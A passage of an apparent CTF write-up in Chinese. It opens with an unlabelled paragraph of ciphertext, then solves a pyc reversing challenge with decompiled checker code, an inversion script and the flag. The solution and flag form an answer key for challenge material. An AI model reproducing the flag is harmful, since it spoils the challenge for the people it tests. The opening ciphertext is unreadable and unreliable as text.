Zbi Namyrvik wnhzk cw s eknlgv uz ifuxstlata edhnufwlow xwpz vc mkohk s kklmwk uz mflklagnkh Gswyuv uavbiik, huwww uh xzw ryxlwxm sx s qycogxx. Ml ay u jajs ij hgrsedhnufwlow wmtynmlmzcsf. Lny gahnyv ak kuwq lu orvwxmsfj urv asjpwekhx, tmz cx jwycwlwj upd szniehzm xg txyec az zsj lnliw ukhxmjoyw, ozowl wsxhiv az nlw vkmqjavnmgf ry qzalzw atxiuzozijshfi. Ests twgvfi zsby xjaks xg asjpwekhx wfilchloir kunyqwk zbel sxy ikkxhxrsc Namyrvik wnhzklw. Af kckzkyr kadnc lzxyi, Xjoyhjaib Oskomoa ogm xzw lcvkl zi tmtrcwz s myrwjgf qwlnih qx jygahnyvafm Pmywtyvw uojlwjy. Nlw Noaifwxy gahnyv osy ivayohedde xikuxcfwv hs Kagbur Tsznmklq Viddgms af ncw gfk nlgmyurv xopi zmtxvww ghx xalnc- gfk vsgc Ru gaxxu hwd. Yck. Yaupef Tqnxakzu Fwdruwg, tan xzw yvlewek gek dqnij eomellxcfmkx xg Trumkw jy Zaykhijw oh xzw tcrwn wifalc sfj ms suwomijw cxx hxywwfz heew. Ifey ay aqmenycpglmqjzndhrqwpvhtaniz

RE

0x01 Pro的Python教室(二)

下载来是一个pyc文件，直接让我们输入flag，在google上搜到了关于pyc逆向的相关知识，得到了以下代码：

```
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'io0avquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
    else:
        enc1.append(chr(ord(enc[i]) + 2))

s1 = []
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])

enc2 = enc2.join(s1)
if enc2 in aaa:
    print "You 're Right!"
else:
    print "You're Wrong!"
    exit(0)
# okay decompiling secend.pyc
root@kali:~/下载#
```

通过对代码的分析，写出以下解题脚本：

```
aaa = 'io0avquaDb}x2ha4[~ifqZaujQ#'
#enc == enc2 ,故只需推出enc2的值
#由 for x in range 3 得 enc2 的值总体被分为3部分 x= 0,1,2 得出s1
s1 = aaa[0:9]
s2 = aaa[9:18]
s3 = aaa[18:len(aaa)]
# 0 3 6 9 12 15 18 21 24 => %3==0
# 1 4 7 10 13 16 19 22 25 =>
# 2 5 8 11 14 17 20 23 26
t = [0]*len(aaa)
#根据 if(i+x)%3==0:
for i in range(9):
    t[i*3] = s1[i]
for i in range(9):
    t[i*3+2] = s2[i]
for i in range(9):
    t[i*3+1] = s3[i]
enc1 = []
enc2 = ''
for i in range(len(aaa)):
    if i % 2 == 0:
        enc1.append(chr(ord(t[i])-1))
```



```
        continue
    enc1.append(chr(ord(t[i])-2))
enc2 = enc2.join(enc1)
print(enc2)
```

得出flag: `hgame{Now_Y0u_got_th3_PYC!}`